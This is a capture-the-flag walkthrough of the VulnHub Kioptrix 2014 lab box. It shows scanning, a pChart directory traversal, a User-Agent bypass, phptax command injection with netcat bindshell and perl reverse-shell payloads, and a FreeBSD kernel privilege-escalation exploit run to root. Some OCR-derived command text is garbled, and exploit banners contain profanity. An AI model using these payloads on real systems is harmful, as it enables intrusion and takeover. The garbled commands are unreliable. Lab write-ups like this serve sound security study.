

vulnhub_kioptix_2014

Finally arrived at the last box of the Kioptix series!

Enumeration

I'll start by seeking for open ports on the target box. I prefer using masscan and namp for this initial task.

```
└─(root㉿kali)-[~/Desktop]
  # masscan -p1-65535 192.168.122.17 --rate=1000
Starting masscan 1.3.2 (http://bit.ly/14GZcT) at 2023-11-13 01:01:05 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 8080/tcp on 192.168.122.17
Discovered open port 80/tcp on 192.168.122.17

└─(root㉿kali)-[~/Desktop]
  # nmap -sC -sS -sV -A -p 80,8080 192.168.122.17
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-12 20:31 EST
Nmap scan report for bogon (192.168.122.17)
Host is up (0.00061s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd/2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8
|_http-server-header: Apache/2.2.21 (FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8
|_http-title: Site doesn't have a title (text/html).
8080/tcp  open  http   Apache httpd/2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8
|_http-server-header: Apache/2.2.21 (FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8
MAC Address: 00:0C:29:BE:46:43 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1  0.61 ms bogon (192.168.122.17)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.95 seconds
```

The only service that exposed to us is HTTP on port 80 and port 8080.

Next step I utilize dirsearch for directory brute-force, but I could find nothing interesting.

```
└─(root㉿kali)-[~/Desktop]
  # dirsearch -u http://192.168.122.17
  v0.4.2
  [!][!][!][!]

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927
Output File: /root/.dirsearch/reports/192.168.122.17/_23-11-12_20-32-21.txt
Error Log: /root/.dirsearch/logs/errors-23-11-12_20-32-21.log
Target: http://192.168.122.17/


[20:32:21] Starting:
[20:32:25] 403 - 213B - ./ht_wsr.txt
[20:32:25] 403 - 216B - ./htaccess.bak1
[20:32:25] 403 - 218B - ./htaccess.sample
[20:32:25] 403 - 216B - ./htaccess.orig
[20:32:25] 403 - 216B - ./htaccess.save
[20:32:25] 403 - 217B - ./htaccess_extra
[20:32:25] 403 - 216B - ./htaccess_orig
[20:32:25] 403 - 214B - ./htaccess_sc
[20:32:25] 403 - 214B - ./htaccessBAK
[20:32:25] 403 - 215B - ./htaccessOLD
[20:32:25] 403 - 206B - ./htm
[20:32:25] 403 - 207B - ./html
[20:32:25] 403 - 212B - ./htpasswd
[20:32:25] 403 - 213B - ./httr-oauth
[20:32:30] 403 - 216B - ./htpasswd_test
[20:33:02] 403 - 210B - /cgi-bin/
[20:33:02] 500 - 535B - /cgi-bin/test-cgi
[20:33:20] 200 - 152B - /index.html
  ...
Task Completed

└─(root㉿kali)-[~/Desktop]
  # dirsearch -u http://192.168.122.17:8080
  v0.4.2
  [!][!][!][!]


Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927
Output File: /root/.dirsearch/reports/192.168.122.17-8080/_23-11-12_20-39-00.txt
Error Log: /root/.dirsearch/logs/errors-23-11-12_20-39-00.log
Target: http://192.168.122.17:8080/

[20:39:00] Starting:
[20:39:44] 404 - 224B - /cgi-bin/a1stats/a1disp.cgi
[20:39:44] 404 - 216B - /cgi-bin/awstats.pl
[20:39:44] 404 - 214B - /cgi-bin/awstats/
[20:39:44] 404 - 217B - /cgi-bin/htimage.exe?2,
```

Let's check them out in firefox:



It reminds me of 403 FORBIDDEN when I access port 8080. Then I shifted my focus to port 80.



It works! However, there is only the phrase "it works," XD.


Grabbing a shell

Let's dig deeper—view page source:

A screenshot of a browser window showing the page source code. The title bar says "view-source:192.168.122.17". The page source code is displayed in a monospaced font, showing the following HTML structure:

```
Line wrap □
1 <html>
2   <head>
3     <!--
4       <META HTTP-EQUIV="refresh" CONTENT="5;URL=pChart2.1.3/index.php">
5     --
6   </head>
7
8   <body>
9     <h1>It works!</h1>
10    </body>
11  </html>
```

Well, now we get something new!



I failed to find file upload or command injection vulnerabilities that could help me access a reverse shell when I explore this new page. However, `pchart2.1.3` in url seized my attention.

```
(root㉿kali)-[~/Desktop]
# searchsploit pChart 2.1.3
Exploit Title
pchart 2.1.3 - Multiple Vulnerabilities
Shellcodes: No Results
```

The following steps are quite explicit.

```
[0] Summary:
PHP library pChart 2.1.3 (and possibly previous versions) by default
contains an examples folder, where the application is vulnerable to
Directory Traversal and Cross-Site Scripting (XSS).
It is plausible that custom built production code contains similar
problems if the usage of the library was copied from the examples.
The exploit author engaged the vendor before publicly disclosing the
vulnerability and consequently the vendor released an official fix
before the vulnerability was published.

[1] Directory Traversal:
"hxpx://localhost/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd"
The traversal is executed with the web server's privilege and leads to
sensitive file disclosure (passwd, siteconf.inc.php or similar),
access to source codes, hardcoded passwords or other high impact
consequences, depending on the web server's configuration.
This problem may exists in the production code if the example code was
copied into the production environment.

[2] Directory Traversal remediation:
1) Update to the latest version of the software.
2) Remove public access to the examples folder where applicable.
3) Use a Web Application Firewall or similar technology to filter
malicious input attempts.
```

It's evident that there exists a arbitrary file read vulnerability.

```
# $FreeBSD: release/9.0.0/etc/master.passwd 218047 2011-01-28 22:29:38Z pjd $
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/usr/games:/usr/sbin/nologin
news:*:8:8:News Subsystem:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
_pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
mysql:*:88:88:MySQL Daemon:/var/db/mysql:/usr/sbin/nologin
ossec:*:1001:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecm:*:1002:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecr:*:1003:1001:User &:/usr/local/ossec-hids:/sbin/nologin
```

However, we cannot rely on this vulnerability to gain access to the box, we must integrate it with other vulnerabilities. At this point, I recalled the earlier 403 page.

I googled default path of apache config file:

A screenshot of a Google search results page. The search query "freebsd default configuration apache" is entered in the search bar. Below the search bar, there are several navigation links: 全部 (All), 图片 (Images), 视频 (Videos), 图书 (Books), 新闻 (News), 更多 (More), and 工具 (Tools). The search results section shows a snippet from a website titled "FreeBSD Install and Configure Apache Web Server". The snippet includes the URL <https://www.cyberciti.biz/faq/freebsd-apache22/> and a brief description: "Default configuration file: /usr/local/etc/apache22/httpd.conf. Turn on Apache service. Type the following command to turn on Apache22 service ...".

Let's go to check its configuration:

```

 ① 192.168.122.17/pChart2.1... x ② view-source:192.168.122.1... x +
← → C ▲ Not secure | 192.168.122.17/pChart2.1.3/examples/index.php?Action=View&Script=%2f%2f.../usr/local/etc/apache22/httpd.conf

You are using an unsupported command-line flag: --no-sandbox. Stability and security will suffer.

#Include etc/apache22/extrা/httpd-manual.conf

# Distributed authoring and versioning (WebDAV)
#Include etc/apache22/extrा/httpd-dav.conf

# Various default settings
#Include etc/apache22/extrा/httpd-default.conf

# Secure (SSL/TLS) connections
#Include etc/apache22/extrा/httpd-ssl.conf
#
# Note: The following must be present to support
#       starting without SSL on platforms with no /dev/random equivalent
#       but a statically compiled-in mod_ssl.
#
<IfModule ssl_module>
SSLRandomSeed startup builtin
SSLRandomSeed connect builtin
</IfModule>

SetEnvIf User-Agent ^Mozilla/4.0 Mozilla4_browser

<VirtualHost *:8080>
    DocumentRoot /usr/local/www/apache22/data2

    <Directory "/usr/local/www/apache22/data2">
        Options Indexes FollowSymLinks
        AllowOverride All
        Order allow,deny
        Allow from env=Mozilla4_browser
    </Directory>

```

Allow from env=Mozilla4_browser

Access port 8080 using burp suite to check User-Agent.

The screenshot shows the Burp Suite interface with two panes. The left pane displays a list of network requests, and the right pane shows the detailed message content.

Request:

```

1 GET / HTTP/1.1
2 Host: 192.168.122.17:8080
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
5 like Gecko) Chrome/115.0.5798.171 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
7 png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Connection: close
11 
```

Response:

```

1 HTTP/1.1 403 Forbidden
2 Date: Mon, 13 Nov 2023 02:27:02 GMT
3 Server: Apache/2.2.21 (FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8
4 Content-Type: text/html; charset=iso-8859-1
5
6 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
7 <html>
8   <head>
9     <title>
10       403 Forbidden
11     </title>
12   </head>
13   <body>
14     <h1>
15       Forbidden
16     </h1>
17     <p>
18       You don't have permission to access /
19       on this server.
20     </p>
21   </body>
22 </html>
23 
```

Turn to proxy-settings, Match and replace rules, and then ticket Mozilla/4.0:

Tools > Proxy

Manage global settings

Response modification rules

Match and replace rules

TLS pass through

Let's try again:

Index of /

- phptax/

BINGO! Now we can access port 8080.

PHPTAX by William L. Berner | 192.168.122.7:8080/phptax/

You are using an unsupported command-line flag: --no-sandbox. Stability and security will suffer.

1040 Department of the Treasury - Internal Revenue Service U.S. Individual Income Tax Return 2002

Label
 See instructions on page 21.
 Use the IRS
 Otherwise, please print
 Presidential
 Election Campaign
 (See page 21.)

1040 Your first name and initial Last name Berggren2
2002 Your social security number 333-12-1111
1 Last name
2 Spouse's social security number 232-23-3322

Important!
 You must enter your SSN in this field.
 Yes No Yes No

Address: 9145 Balcom Avenue Apt. no. STE G
 City, town or post office, state, and ZIP code. If you have a foreign address, see page 21.
Chatsworth, California 95555

Filing Status:
 Check only one box:
 1 Head of household (with qualifying person). See page 21 if the qualifying person is a child but not your dependent, enter the child's name here. ▶ Qualifying widow(er) with dependent child (year spouse died) (See page 21.)
 2 Married filing jointly (if only one had income). ▶ Head of household (with qualifying person). See page 21 if the qualifying person is a child but not your dependent, enter the child's name here. ▶ Qualifying widow(er) with dependent child (year spouse died) (See page 21.)
 3 Married filing separately. Enter spouse's SSN above and full name here. ▶ Qualifying widow(er) with dependent child (year spouse died) (See page 21.)

Exemptions:
 a Yourself. If your parent (or someone else) can claim you as a dependent on his or her tax return, do not check box a.
 b Spouse.
 c Dependents:
 (1) Person Name Last name (2) Dependent's relationship to you (3) Dependent's SSN If you are married, attach Schedule C or C-EZ.
 If more than five dependents, see page 22.
 Jennifer Berggren 777-37-7777 daughter 1
 Robert Berggren 777-37-6666 son 2
 Tom Berggren 777-37-7771 son 1
 Tom Berggren 777-37-7721 son 2
 - - - -
 d Total number of exemptions claimed 6

Income:
 7 Wages, salaries, tips, etc. Attach Form(s) W-2. 7 13233
 8a Taxable interest. Attach Schedule B if required. 8a 1000
 8b Tax-exempt interest. Do not attach if only one line 8a. 8b 503
 9 Ordinary dividends. Attach Schedule B if required. 9 0
 10 Taxable refunds, credits, or offsets of state and local income taxes (see page 24). 10 100
 11 Capital gains or losses. Attach Schedule D if required. 11 0
 12 Business income or (loss). Attach Schedule C or C-EZ. 12 0
 13 Capital gain or (loss). Attach Schedule D if required. If not required, check here ▶ 13 5000
 14 Other gains or (losses). Attach Form 4797. 14 0
 15a IRA distributions. 15a 10 15b Taxable amount (see page 25) 15b 0
 15b Pension and annuities. 15b 0 15c Taxable amount (see page 25) 15c 100
 17 Rent from real property, partnerships, S corporations, trusts, etc. Attach Schedule E. 17 0
 18 Farm income or (loss). Attach Schedule F. 18 2
 19 Unemployment compensation. 19 0
 20a Social security benefits. 20a 13 20b Taxable amount (see page 27) 20b 160
 21 Retirement plan contributions. List contributions (see page 29). 21 0
 22 Add the amounts in the far right columns for lines 7 through 21. This is your total income 22 20138

Adjusted Gross Income:
 23 Educator expenses (see page 28) 23 10
 24 IRA deduction (see page 28) 24 0
 25 Student loan interest deduction (see page 31) 25 10
 26 Tuition and fees deduction (see page 32) 26 0
 27 Charitable contribution deduction (see page 33) 27 10
 28 Moving expenses. Attach Form 2003. 28 500
 29 One-half of self-employment tax. Attach Schedule SE. 29 500
 30 Self-employed health insurance deduction (see page 33) 30 0
 31 Self-employed SEP, SIMPLE, and qualified plans. 31 10
 32 Retirement plan contributions. List contributions (see page 29). 32 6
 33a Alimony paid. ▶ Recipient's name 33a 10
 34 Add lines 23 through 33a. 34 1056
 35 Subtract line 34 from line 22. This is your adjusted gross income 35 19082

For Disclosure, Privacy Act, and Paperwork Reduction Act Notice, see page 76. Cat. No. 11020B Form 1040 (2002)

Navigate phptax directory and I could not understand the presented page.

At this step, I will also suggest searchsploit:

```
[root@kali:~/Desktop/vulnhub/kioptix_2014]# searchsploit phptax
Exploit Title: PHPTAX - 'pfilez' Execution Remote Code Injection (Metasploit)
Phptax 0.8 - File Manipulation 'newvalue' / Remote Code Execution
phptax 0.8 - Remote Code Execution
Path: /php/webapps/21833.rb
      /php/webapps/25849.txt
      /php/webapps/21665.txt
```

```
Exploit / Proof of Concept:
Bindshell on port 23235 using netcat:
http://localhost/phptax/drawimage.php?pfilez=xxx;%20nc%20-l%20-v%20-p%2023235%20-e%20/bin/bash;&pdf=make
** Exploit-DB Verified:** 
http://localhost/phptax/index.php?pfilez=1040d1-pg2.tob;nc%20-l%20-v%20-p%2023235%20-e%20/bin/bash;&pdf=make
```

So far, I can use the vulnerability mentioned above to grab a reverse shell by accessing the following page:

```
http://192.168.122.17:8080/phptax/drawimage.php?pfilez=xxx;perl+-+use+Socket%3B%24i%3D%22192.168.122.111%22%3B%24p%3D4444%3Bsocket%28$%2CPF_IN+NET%2C+SOCK_STREAM%2C+getprotobyname%28%22tcp%22%29%3B+if%28connect%28$%2C+socketad+dr_in%28%24p%2Cinet_aton%28%24i%29%29%29%7Bopen%28STDIN%2C%22%3E%26$%22%29%3B+open%28STDOUT%2C%22%3E%26$%22%29%3Bopen%28STDERR%2C%22%3E%26$%22%29%3B+exec%28%22%2Fbin%2Fsh+-i%22%29%3B%7D%3B%27;+&pdf=make
```

```

http://localhost/phptax/index.php?pfilez=1040d1-pg2.tob;nc%20-L%20-V
@ 192.168.122.17:8080|http: x + 
← → C ▲ Not secure | 192.168.122.17:8080|phptax/index.php?pfilez=1040d1-pg2.tob;nc%20-L%20-V
You are using an unsupported command-line flag: --no-sandbox. Stability and security will suffer.

Solution:
Do some input validation.

[~] (root㉿kali)-[~/Desktop/vulnhub/kioptrix_2014]
[~] ls
21833.rb 26368.c 28718.c 31173.txt exp
[~] cat exp
http://192.168.122.17:8080/phptax/drawImage.php?pfilez=xxx;perl+-e+%
28$22tcp22&29%29$31$%28connect%28$2csockaddr_in%28%24p%2Cinet_ato
3E%25$5$22&29%3Bexec$28%22$2fbin%2fsh+-i%22%29$35%7D$3B%7;cpdf=make
[~] (root㉿kali)-[~/Desktop/vulnhub/kioptrix_2014]
[~] nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.122.111] from (UNKNOWN) [192.168.122.17] 18700
sh: can't access tty: job control turned off
$ []

```

Privilege escalation

We can identify the system version of the target box as FREEBSD 9.0-RELEASE and we can easily find two poc using searchsploit.

Exploit Title	Path
FreeBSD 9.0 - Intel SYSRET Kernel Privilege Escalation	freedes /local/28718.c
FreeBSD 9.0 < 9.1 - 'mmap/ptrace' Local Privilege Escalation	freedes /local/26368.c
Shellcodes: No Results	

```

[~] (root㉿kali)-[~/Desktop/vulnhub/kioptrix_2014]
[~] 
[~] $ uname -a
FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan  3 07:46:30 UTC 2012      root@farrell.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC  amd64
$ []

```

I transfer the poc through nc because wget and some other commands are unavailable.

```

[~] (root㉿kali)-[~/Desktop/vulnhub/kioptrix_2014]
[~] nc -nlvp 8888 < 28718.c
listening to [any] 8888 ...
connect to [192.168.122.111] from (UNKNOWN) [192.168.122.17] 35740
^c
[~] (root㉿kali)-[~/Desktop/vulnhub/kioptrix_2014]
[~] 
[~] $ pwd
/usr/local/www/apache22/data2/phptax
[~] $ cd /tmp
[~] $ 
[~] $ nc -nlvp 8888 > exp.c
usage: nc [-460dfhklnrStUuvz] [-e policy] [-I length] [-i interval] [-O length]
          [-p proxy_username] [-p source_port] [-s source] [-T ToS]
          [-V rtable] [-w timeout] [-X proxy_protocol]
          [-x proxy_address[:port]] [destination] [port]
$ nc 192.168.122.111 8888 > exp.c
[~] $ ls
aprZD84cm
exp.c
mysql.sock
vmware-fonts0
$ []

```

Compile and execute:

```

$ ls
aprZD84cm  28718.c
exp.c
mysql.sock
vmware-fonts0
$ pwd
/usr/local/www/apache22/data2/phptax
$ ./28718.c
$ FreeBSD 9.0 Intel SYSRET kernel Privilege Escalation exploit
$ Author by CurcolHekerlink
$ 
$ gcc -o exp exp.c an open source project, I can make it open source too. Right?
exp.c:178:2: warning: no newline at end of file
$ If you blaming me for open sourcing this exploit, you can fuck your mom. Free of charge :(
$ 
$ Consider to KEPEDIAN Corp, Barisan Sakit Hati, ora iso sepayang meneh hekerlink,
$ chmod +x exp emer cyber team, petboylittlewick, 1337 Curhat Crew and others at #NamaDedeHekerlinkTeam
$ ./exp would like next private exploit leakage, just mention @NamaDedeHekerlinkTeam
[+] SYSRET FUCKUP !!
[+] Start Engine ...
[+] Crotz ...
[+] Crotz ...
[+] Crotz ...
[+] Woohoo!!!
$ id
uid=0(root) gid=0(wheel) groups=0(wheel)
$ 

```

ROOT IT!